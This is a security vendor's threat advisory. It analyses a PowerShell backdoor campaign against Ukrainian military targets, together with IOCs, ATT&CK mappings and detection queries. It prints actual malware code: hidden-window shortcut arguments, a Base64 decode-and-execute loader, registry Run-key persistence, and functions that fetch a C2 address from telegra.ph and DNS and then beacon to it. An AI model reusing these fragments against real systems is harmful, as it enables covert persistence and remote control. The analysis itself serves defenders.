Securonix Threat Research Security Advisory: Analysis and Detection of STEADY#URSA Attack Campaign Targeting Ukraine Military Dropping New Covert SUBTLE-PAWS PowerShell Backdoor

By Securonix Threat Research: D. Iuzvyk, T.Peck, O.Kolesnikov

tldr:

An interesting campaign leveraging a new SUBTLE-PAWS PowerShell-based backdoor has been identified targeting Ukraine which follows stealthy tactics to evade detection and spreads by infecting USB drives.

The Securonix Threat Research team has been monitoring an ongoing campaign likely related to Shuckworm targeting Ukrainian military personnel (tracked by Securonix Threat Research as STEADY#URSA). The malicious payload is delivered through compressed files, possibly through phishing emails. Many of the samples the team identified contained verbiage referencing Ukrainian cities, and military terminology. The attack is likely related to Shuckworm as it contains several exclusively used TTPs exclusive to the group reported in prior campaigns against the Ukrainian military.

Throughout the entire attack campaign, most of the code executed by the malware was PowerShell. The exploitation chain is relatively simple: it involves the target executing a malicious shortcut (.lnk) file which loads and executes a new PowerShell backdoor payload code (found inside another file contained within the same archive). This custom Powershell backdoor is currently being tracked as “SUBTLE-PAWS” by the team.

While the initial execution portion of the attack is quite trivial, some of the execution methods pertaining to late-stage execution and persistence are a bit more complex. We’ll cover these in detail as we analyze the script.


Initial execution: lure files and shortcuts

Of the many files the team analyzed, the overall attack pattern, and artifacts produced remained relatively consistent. Execution begins when the victim user unzips the archive and double clicks on the included shortcut file. The shortcuts followed a rather consistent nomenclature consisting of Ukrainian cities or military terms such as

"ODESSA.lnk", "CRIMEA.lnk", "LUGANSK.lnk" or "KROPIVA.lnk". The latter term "Kropiva" (Nettle) refers to a military system used by the Ukrainian military.

A closer look at the shortcut file shows its operation is quite simple. First, the icon is set to look like a standard video file to likely draw interest from the target. The shortcut file links directly to the powershell.exe process with a single, short argument which instructs PowerShell to run using a hidden window.

PowerShell command line is also executed which uses the Get-Content alias (gc) to read in another file (britex.was in this example) and takes the output. It then executes the output by directing it into another PowerShell process.




```
Source file: C:\[redacted]\samples\LNK\KROPIVA.lnk
  Source created:  2024-01-22 17:01:34
  Source modified: 2024-01-22 17:01:04
  Source accessed: 2024-01-22 17:02:33

--- Header ---
  Target created:  2023-11-14 18:38:14
  Target modified: 2023-11-14 18:38:14
  Target accessed: 2023-12-21 12:31:15

  File size (bytes): 493,568
  Flags: HasTargetIdList, HasLinkInfo, HasArguments, HasIconLocation, IsUnicode, HasExpIcon
  File attributes: FileAttributeArchive
  Icon index: 313
  Show window: SwNormal (Activates and displays the window. The window is restored to its original size and

Arguments: -w hidden $(gc britex.was |out-string)|powershell -noprofile -
Icon Location: C:\WINDOWS\system32\shell32.dll

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 228E13C7
  Label: Windows
  Local path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 1: Shortcut file analysis

Second-stage execution (finance.bin)

The other included file within the archive that gets parsed and executed is another seemingly random named file such as finance.bin, britex.bar, or foto.qwe for example. These files contain a single PowerShell one liner containing a single variable consisting of a large Base64 string of the SUBTLE-PAWS backdoor. This string gets decoded and executed towards the end of the script.

For some reason, in addition to decoding and executing the Base64, the attackers opted to break the script into comment-separated chunks and execute them using a For-EachObject statement and execute each under its own newly-called PowerShell process.



```
W4pLnJ1bjsgSW52b2tlLUV4cHJlc3Npb24gJGNvZGUgCiA=";$base64 = [System.Convert]::FromBase64String($base);$splitter="#"+" ";$code = [System.Text.Encoding]
::UTF8.GetString($base64);[regex]::split($code, $splitter)| foreach-object{$_|powershell -noprofile -};
```


Figure 2: Analysis of finance.bin file executed by the shortcut

While there were quite a few analyzed secondary files, each followed an almost identical execution pattern and TTPs. For this stage of the analysis we'll focus on the file finance.bin.

Despite its name, the finance.bin file contains the PowerShell code for the SUBTLE-PAWS backdoor script and is not a binary file. The file contains a large Base64 encoded string which when decoded, executes additional PowerShell. In addition to the .bin extension, other oddly named extensions were also identified such as ras, ps3, que, ini, cfg, was, safe and bar. Let's break the decoded version of the script down and go over its many functions.

At the beginning of the (now) decoded SUBTLE-PAWS script, useful variables are defined. A machine identifier is generated and saved in the $name variable of the machine's GUID. A small amount of PowerShell obfuscation is used to break up strings in order to evade detection. In subsequent sections of the code, multiple registry values are saved into "HKCU:\System". Persistence is established by creating a new registry key at "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" which uses an invoke expression to load and execute the "run" registry key saved into "HKCU:\System". We'll go over this function in detail later on.


Each key is also invoked and executed at the bottom of the script as well.



```
 $name = (Get-ItemProperty registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\ -Name MachineGuid).MachineGUID;
  $ps_path = "$Env:windir\system32\WindowsP"+"owerShell\v1.0\powershell.exe"  ;
  $path = "HKCU:\SOFT"+"WARE\Micr"+"osoft\Wind"+"ows\CurrentVe"+"rsio"+"n\R"+"un";
  $value = $ps_path + ' -windowstyle hidden $codes = (Get-ItemProperty -Path  "HKCU:\System"  -Name run).run; Invoke-E`xpression $codes;
  Set-ItemProperty -Path $path -Name $name -Value $value;

Set-ItemProperty -Path 'HKCU:\System' -Name 'pyrolyzing505' -Value '

function segmenttable453(){
    $name_file = "$env:localappdata\Winword\ps3.bin";
    $ambush828="";
    if([System.Environment]::OSVersion.Version.Major -le 7){
            $pyrolyzing505 = [System.Net.Dns]::GetHostAddresses([string]$(Get-Random)+".guvalas.ru");
            $ambush828 = "$pyrolyzing505";
    }
    try{
        if(($ambush828.Length) -lt 10){
            if([System.Environment]::OSVersion.Version.Major -gt 8){
                $pyrolyzing505 = [string]("curl ""https://telegra.ph/home-11-29-16""" | cmd);
            }else{
                $unimprovable91 = New-Object -ComObject MSXML2.XMLHTTP;
                $unimprovable91.open("GET", "https://telegra.ph/home-11-29-16", $false);
                $unimprovable91.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
                $unimprovable91.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like G
                $unimprovable91.send();
                $pyrolyzing505 = ($unimprovable91.responseText).replace("^",".");
            }
            $pyrolyzing505 =  $($pyrolyzing505.split("*"))[1]  ;
            if("$pyrolyzing505".Length -gt 8){
                $ambush828= "$pyrolyzing505";
           }else{start-sleep 60}
        }
    }catch{}
    if(($ambush828.Length) -lt 10){
        try{
            $squeezing854 = (ps | get-random).processName +".guvalas.ru";
            $nslook = [string](nslookup -type=TXT $squeezing854 8.8.8.8);
            $ambush828 = ($nslook.split(":"))[4];
        }catch{}
```

Figure 3: PowerShell SUBTLE-PAWS backdoor, registry persistence/execution

Performing dynamic analysis on the script yields our new registry key containing each “Set-ItemProperty” command found in the “Value” flag of Set-ItemProperty.



Computer\HKEY_CURRENT_USER\System

Name	Type	Data
(Default)	REG_SZ	(value not set)
executer	REG_SZ	function xor($a,$b){return $a -bxor $b; }function decod($paw729,$serials){ [byte[]]$new_bytes = new-object byte[] $paw729.Length; $coutn=$paw729.count; $seria = $serials.Length;...
prepare	REG_SZ	function prepare-lnk($path_to_lnk){ $nametxt = "finance.bin".ToLower(); $ps_path = "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe".ToLower(); $picture = ...
pyrolyzing505	REG_SZ	function segmenttable453(){ $name_file = "$env:localappdata\Winword\ps3.bin"; $ambush828=""; #if([System.Environment]::OSVersion.Version.Major -le 7){ $pyrolyzing505 =...
result_code	REG_SZ	$result_code = ' $name = (Get-ItemProperty registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\ -Name MachineGuid).MachineGUID; $ps_path = "$Env:windir\system32\WindowsP"+"...
run	REG_SZ	New-Item -ItemType Directory -Force -Path "$env:localappdata\Winword";while($true){ [environment]::CurrentDirectory=$home; $mycode = start-job($codes = (Get-ItemProperty -Pa...
save	REG_SZ	$codes = (Get-ItemProperty -Path 'HKCU:\System' -Name result_code).result_code; invoke-expression $codes; $param = "pyrolyzing505","softwareenvironment816","prepare","run","sa...
search	REG_SZ	function Attributes($path){return [System.IO.File]::GetAttributes($path)}$long = "DriveType='2'";$drive = Get-WmiObject Win32_Volume -Filter $long; $myDisk = $drive.Name; ...
SetLnk	REG_SZ	function SetLnk ($ps_path,$IconLocation,$name,$path_to_lnk,$nametxt) { $WshShell = New-Object -comObject WScript.Shell; $arg = "-w hidden "; $arg = $arg + '$(gc '.ToL...
softwareenviron...	REG_SZ	$name_file = "$env:localappdata\Winword\ps3.bin"; #(Test-Path -Path $name_file){ $ip = gc $name_file; }else{ $ip = start-job ($myEval = (Get-ItemProperty -Path $a...

Figure 4: SUBTLE-PAWS PowerShell code injected into system registry

The PowerShell code injected into the registry performs some interesting tasks. It first attempts to establish C2 communication by first taking an IP address located at a Telegraph URL. In this case, we observed the following URL embedded into the script:

hxxps://telegra[.]ph/home-11-29-16

When the script parses the page, an IP address is present contained within * characters. This is set to a variable in PowerShell and used to build the C2 URL. In one example the IP is set to 185.245.184[.]146. An example of the Telegraph page can be seen in the figure below.





Figure 5: Telegraph page used to store C2 IP address

This method of retrieving a working C2 address has been used by Shuckworm in the past, for at least a year. It allows the attackers to change their working connection address on-the-fly since typically malicious C2 addresses are relatively short-lived. The Telegraph URL is controlled by the attacker, and wouldn't be considered malicious just by itself.

In the end, it appears that the purpose of the script contained within the value of "pyrolyzing505" is simply to return the IP.

Moving to the next portion of the script, the pyrolyzing505 registry key is parsed into a variable called "$ip" which uses the PowerShell Start-Job module to parse and invoke the code from within. Some system information is gathered and built into several variables which will be used for C2 communication.



```
$name_file = "$env:localappdata\Winword\ps3.bin";
    if(Test-Path -Path $name_file){
        $ip = gc $name_file;
    }else{
        $ip = start-job {$myEval = (Get-ItemProperty -Path $args[0]  -Name pyrolyzing505).pyrolyzing505; invoke-expression  $myEval;} -
            ArgumentList ''HKCU:\System''  | wait-job | Receive-Job
    }
    $namePC = $env:computername
    $vol=Get-WmiObject -Query $("select * from win32_logicaldisk where DeviceID=''$env:SystemDrive''");
    $serials = $vol.VolumeSerialNumber;
    if($serials.Length -lt 5){$serials = "423A35C7";};
    $keys = [System.Convert]::ToUInt32($serials,16);
    $namePC =  $namePC + "_" ;
    $namePC =  $namePC +$keys;
    $frequentative175 = "i$env:OS" + "="+ $namePC
    $mis130 = "https://$ip";
    if([System.Environment]::OSVersion.Version.Major -le 7){$mis130 = "http://$ip"; };
    $mis130 = "$mis130/link"+".php";
    $viburnum256 = "POST";
    try{
        $unimprovable91 = New-Object -ComObject Msxml2.ServerXMLHTTP.3.0;
        try{$unimprovable91.setOption(2,"SXH_SERVER_CERT_IGNORE_ALL_SERVER_ERRORS");}catch{};
        $unimprovable91.open($viburnum256,$mis130, $false);
        $unimprovable91.setRequestHeader("Content-type","application/x-www-form-urlencoded");
        $unimprovable91.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
            Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70");
        $unimprovable91.send($frequentative175);
        if($unimprovable91.status -eq 404){Remove-Item $name_file -Force;};
    }catch{Remove-Item $name_file -Force;};
```

Figure 6: Build C2 URL and setup SUBTLE-PAWS backdoor communication

In an effort to improve OPSEC (Operational Security), the attackers introduced a failsafe where if the script fails to communicate with the IP over HTTPS, the script forcefully removes itself, though it would appear that the registry objects would remain intact.

SUBTLE-PAWS PowerShell backdoor overview

The rest of the Powershell backdoor script contains additional individual PowerShell functions which are represented as their own registry key. In many cases, specific functions will call other keys/functions to perform specific tasks. Here is a breakdown of each registry key name or function name and its purpose:

[executer] contains two functions:
- **[decod]** Simply decodes data. It takes two parameters, a byte array, and a key, performing an XOR operation with the key.
- **[executer]** It first calls [decod] to decode the payload and then converts it to a UTF-8 string. The function uses a COM object "MSScriptControl.ScriptControl.1" to execute the code as VBScript. Next, the script is executed as a separate job.
- **Calling mechanism:**
  - The script is triggered by a condition where if a certain response ($Uri) starts with a specific flag ($flag), it executes a piece of code directly.
  - If the response does not start with the flag, it retrieves a value from a registry key (HKCU:\System\executer), the encoded payload, and then calls the **[executer]** function with the payload and a set of keys ($serials).

- **[run]** This creates a new directory located in "$env:localappdata\Winword". It also creates an infinite loop inside a while($true) statement which performs the following actions:
  - Sets the current directory to the user's home directory to the current directory
  - Retrieves and executes code stored in the registry under the key HKCU:\System\softwareenvironment816
  - Retrieves and executes code stored under the key HKCU:\System\search
  - Sleeps for a random duration between 450 and 600 seconds
- **[prepare-lnk]** Used to create a .lnk file. This takes its file name "finance.bin" and generates a shortcut file containing one of the following names: "Kropiva", "arta", "Password". It then saves it and executes it as a background job.
- **[save]** this function works with the **[executer]** function to execute commands on the host. This function takes two arguments and returns their bitwise XOR. Executed code is encoded using a key and presented in Base64 in an effort to hide the original commands.
- **[search]** Establishes lateral movement by creating a .lnk file in all mounted drives to execute malicious registry keys. It uses the **[prepare-lnk]** function to build the shortcut.

- **[segmenttable453]** This function uses an interesting approach for determining a remote C2 server's IP address and performs the following actions:
  - Defines a path to the file "ps3.bin" in the local application data directory under a folder named "Winword"
  - The PowerShell variable $ambush828 is created which initializes an empty string variable, which will later hold the determined IP address or domain name.
  - Check the major version of the OS. If it's less than or equal to 7 (Windows 7 or older), it performs a DNS query using a randomly generated domain under the guvalas[.]ru domain.
  - For Windows OS versions greater than 8, it attempts to use curl to fetch content from a specified telegram URL. For lower OS versions, it uses "MSXML2.XMLHTTP" to perform an HTTP GET request to the same URL. The script then tries to parse the response to extract an IP address or domain name.
  - If the previous methods fail to yield a result ($ambush828.Length -lt 10), the script tries to use nslookup to resolve a randomly generated domain name for a TXT record by using a random running process on the system. If this still doesn't work, it makes another DNS query using a randomly generated domain under guvalas[.]ru using the "Get-Random" PowerShell module
  - The script writes the final result ($ambush828) to the file ps3.bin. (This is another saved copy of SUBTLE-PAWS.)
  - Lastly, the function returns the result, which is expected to be an IP address used for C2 communication.
- **[SetLink]** Uses COM objects for creating shortcuts containing PowerShell code.
- **[softwareenvironment816]** This first checks for the presence of a file "$env:localappdata\Winword\ps3.bin". If it is present, it reads the content of the file into $ip. If not, it starts a background job to execute code retrieved from a registry key. **[pyrolyzing505]**. Other functions include:
  - A unique identifier is created by concatenating the computer name and the converted serial number of the victim's machine.
  - The function constructs a URL to communicate with. It uses HTTPS for systems with an OS version greater than 7, otherwise, it defaults to HTTP.
  - Connection to a remote PHP script is established. The script then uses a COM object (Msxml2.ServerXMLHTTP.3.0) to send an HTTP POST request to the constructed URL, including the unique identifier as data.
  - The script checks the response from the server. If it gets a 404 status (page not found), it deletes the ps3.bin file.
  - If the response ($Uri) starts with a specific flag ($flag), it executes the content following the flag. If the response doesn't start with a specific flag, it retrieves and executes code from another registry key **[executer]**
  - Uses Try/Catch to issue an HTTP request, if a 404 response is detected, it deletes the ps3.bin file.

It's important to note that the lateral movement portion of this attack does not attempt to access the target's network. For the Ukraine military, much of their systems rely on air-gapped communications such as Starlink. Lateral movement for the STEADY#URSA campaign relies solely on the use of USB drives in an attempt to deliver and spread the malware from system to system.

AV evasion and obfuscation

Many of the individual PowerShell functions found within SUBTLE-PAWS contained within the registry values strange behaviors which are likely put in place to evade AV detections. For example, the SetLink function contains the following PowerShell code:

```
$a = 0;
While ($a -le 500){

$a++;
$name = (Get-ItemProperty registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\ -Name
MachineGuid).MachineGUID;

}
```

The loop While ($a -le 500) { … } appears to be a form of obfuscation or delay tactic. It repeatedly retrieves the MachineGUID from the registry which is stored in the $name variable but doesn't use it. This was likely put in place to confuse analysis or delay execution in an effort to bypass heuristic detections.

Long sleeps are also used in an effort to delay execution. For example in the "save" function we see a bit of randomness being used:

start-sleep $(Get-Random -Minimum 450 -Maximum 600);

Lastly, certain strings were broken apart and split into smaller strings that might typically be flagged by AMSI or other AV detections. Most of these were contained within the initial first few lines. This type of PowerShell is overall quite common across all kinds of malware-based scripts.

Wrapping up…

The PowerShell payloads and backdoors used in the STEADY#URSA campaign show some similarities to prior Shuckworm activity. However it is clear that the tactics have shifted significantly since reports last year. In a nutshell, the primary capabilities of this backdoor malware include:

- **Dynamic execution and persistence:** The SUBTLE-PAWS backdoor uses advanced techniques to execute malicious payloads dynamically. They store and retrieve executable PowerShell code from the Windows Registry which can assist in evading traditional file-based detection methods. This approach also aids in maintaining persistence on the infected system, as the malware can initiate itself again after reboots or other interruptions.
- **Command & Control:** The backdoor malware is designed to establish communication with a remote server for C2. It employs various methods to determine the server's address, including DNS queries and standard HTTP requests to dynamically stored IP addresses using Telegram. This shows adaptability to different system configurations and network environments.
- **Propagating through removable media:** Part of the malware's functionality includes spreading itself through removable attached drives such as flash drives or removable hard drives. It creates malicious shortcuts on these drives, potentially infecting other systems when these drives are spread around from system to system.
- **Stealth and obfuscation:** Throughout each of the PowerShell functions, there are numerous indications of attempts to operate stealthily. This includes the use of Base64 and XOR encoding for obfuscation, randomization techniques such as random sleep intervals to avoid pattern recognition. These features make the malware more elusive and harder to detect using conventional security tools.
- **Environment sensitivity:** The malware demonstrates an awareness of the operating system environment, adjusting their behavior based on the detected OS version. This sensitivity ensures that the malware can operate effectively across a range of Windows targets.

The code used throughout the attack chain represents functional backdoor malware based in PowerShell with capabilities for self-persistence, stealth, network communication, and spreading across devices. The level of sophistication suggests that the threat actors are continuing to evolve tactics to run as stealthily and effectively as possible to target systems.

Securonix recommendations

Always be extra cautious downloading file attachments from email, or from less-reputable areas of the internet, especially if the source is unknown. Be wary of how shortcut files work and how to detect them to prevent unintended code execution. When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid downloading files or attachments from unknown sources, especially if the source was unsolicited.
- Monitor common malware staging directories, especially script-related activity in world-writable directories such as %APPDATA%

- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

C2 and infrastructure

C2 Address	Description
guvalas[.]ru	Used for making DNS queries under randomly generated subdomains
hxxps://telegra[.]ph/home-11-29-16 hxxps://telegra[.]ph/osnmbfjr1h-09-07 hxxps://telegra[.]ph/j7bl93kg8t-07-18 hxxps://telegra[.]ph/25mct8ogil-08-21	Used to retrieve C2 address
185.245.184[.]146 195.133.88[.]136 81.19.140[.]172 85.159.228[.]101 89.185.84[.]203 92.118.112[.]195	Backdoor C2 communication

MITRE ATT&CK Matrix

Tactics	Techniques
Defense Evasion	T1027: Obfuscated Files or Information T1027.010: Obfuscated Files or Information: Command Obfuscation T1070.004: Indicator Removal: File Deletion T1140: Deobfuscate/Decode Files or Information
Execution	T1059: Command and Scripting Interpreter T1059.001: Command and Scripting Interpreter: PowerShell T1204.001: User Execution: Malicious Link
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Command and Control	T1132.001: Data Encoding: Standard Encoding T1573: Encrypted Channel
Lateral Movement	T1091: Replication Through Removable Media

Relevant provisional Securonix detections

- PSH-ALL-228-RU
- EDR-ALL-934-RU
- EDR-ALL-1098-RU
- EDR-ALL-1274-RU

Relevant hunting/spotter Queries

(remove square brackets "[ ]" for IP addresses)

- index=activity AND rg_functionality=”Next Generation Firewall” AND destinationaddress IN (“185.245.184[.]146″,”195.133.88[.]136″,”81.19.140[.]172″,”85.159.228[.]101″,”89.185.84[.]203″,”92.118.112[.]195”)
